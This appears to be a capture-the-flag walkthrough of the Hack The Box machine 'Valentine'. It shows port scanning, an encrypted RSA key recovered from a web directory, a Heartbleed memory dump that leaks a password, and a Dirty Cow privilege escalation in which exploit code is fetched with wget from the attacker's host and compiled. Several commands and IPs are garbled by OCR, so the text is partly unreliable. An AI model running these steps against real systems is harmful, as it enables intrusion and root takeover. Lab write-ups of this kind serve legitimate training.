Linux - Easy - Valentine

Sunday, 19 February 2023 12:17 pm




Reconnaissance

Results:

PORT	Service
22	OpenSSH 5.9p1 Debian 5ubuntu1.10
80	Apache httpd 2.2.22 ((Ubuntu))
443	OpenSSH 5.9p1 Debian 5ubuntu1.10

Enumeration






Index of /dev




Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 80





Using this online tool (https://conv.darkbyte.ru/) we will decode this hex key:



-----BEGIN RSA PRIVATE KEY----Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC, AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5ibiXv0PPsog3idbMFS8iE9p3UOL0IF0xf7PzmrkDa8R 5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+al6 OEIOSbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8POXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGdpHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1i/59/4u3ROrTCKeo9DsTRqs2k1SH QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8G0R6JI5RvCNUQjwx0FlTjjMjnLlpxjvfq+E p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO t9 gr Sos RTCs Zd14 OPts 4 bLsp KxMMOsgn KloXvnlPOSwSpWy9Wp6y8XX8 + F40 rxl5XqhDUBhyk1C3YPOiDuPOnMXalpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ +wQ87lMadds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E A loQ6 jg5Tbj5J7 quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Qr08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe 2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP O9nVjTaYtWUXkOSi1WO2wbu1NzL+1Tg9lpNyISFCFYjSqiyG+WU7lwK3YU5kp3CC dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX cY5YZJGAp+JxsnlQ9CFyxlt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpYpnsukBCFBkZHWNNveN7b5GhTVCodHhzHVFehTuBrp+VuPgagDvMCVe1DZCb4MiAi Mslf+9xK+TXEL3icmIOBRdPyw6e/JIQIVRImShFpI8eb/8VsTyJSe+b853zuV2gL suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGlskwCUQ+95CGHJE8MkhD3 ----END RSA PRIVATE KEY----

Saving this in a file called hype.key

We will now try logging in via SSH using this key, based on the key, hype is most likely the username

We get back the following result:

Since the private key is equivalent to a password, it should only be readable by you. So we will resolve this issue by the following chmod command

```
[kali@kali)-[~/HTB/Linux/Easy/Valentine]
_$ chmod 400 Hype_key
```

However we are still prompted for a password:

```
[kali@kali]-[-/HTB/Linux/Easy/Valentine]
$ chand 400 Hype_key
[kali@kali]-[-/HTB/Linux/Easy/Valentine]
$ ssh -1 Hype_key hype@lo.10.10.70
Load key "Hype_key": invalid format
typeminl.10.10.72's password: [
```

We will run an nmap vulnerability script scan to see if any of the services are vulnerable

```
(kali@ kali)-[~/HTB/Linux/Easy/Valentine]
$ nmap --script vuln 10.10.10.79
```

We see that the service running on port 443 is vulnerable to the heartbleed bug:


```
### Apticoper https
| http-cosspications of the product of the pro
```

We will get the exploit:

```
git clone https://gist.github.com/10174134.git
```

After rummaging through the memory dump, we find the following strings:

Someone used the decoder to decode the following text, lets try do that $% \left(1\right) =\left(1\right) \left(1\right) \left($




This is probably user hype's password



Privilege escalation


(kali)-[-/Desktop/linenum]
- python3 -m http.server 5555
serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...

Since we do not have permission to run the script in the normal directory, we will run it in the $\frac{1}{2}$



As we can see that the version of linux running is pretty old so it might be vulnerable to the Dirty Cow vulnerability:





dirty.c ./dirty /etc/passwd based root PTRACE_POKEDATA

```
(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ ls
cve doc LICENSE lse.sh README.md screenshots tools

(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ pwd
/home/kali/Downloads/linux-smart-enumeration-master

(kali@kali)-[~/Downloads/linux-smart-enumeration-master]
$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```

```
hypeWalentine:/dev/she$ wget http://38.18.16.9:1234//dirty.c
-2023-02-18 8828637- http://18.18.16.91234//dirty.c
connecting to 18.08.16.9123724... connected.
HTTP request sent, asaiting response... 280 OK
tength: 4815 (6.7K) [text/x-csrc]
Saving to: 'dirty.c'

1008[
2023-02-18 18:26:17 (257 MB/s) - 'dirty.c' saved [4815/4815]
hypeWalentine:/dev/shm$ |

/// Compile with:
/// Compile with:
/// Scc -pthread dirty.c - o dirty -lcrypt
// Scc -pthread dirty.c - o dirty -lcrypt
/// Scc -pthread dirty.c - o dirty -lcrypt
/// Scc -pthread dirty.c - o dirty -lcrypt
// Scc -pthread dirty.c - o dirty -lcrypt
/// Scc -pthread dirty.c - o dirty -lcrypt
/// Scc -pthread dirty.c - o dirty -lcrypt
// Scc -pthread dirty.c - o dirty -lcrypt
/// Scc -pthread dirty.c
```

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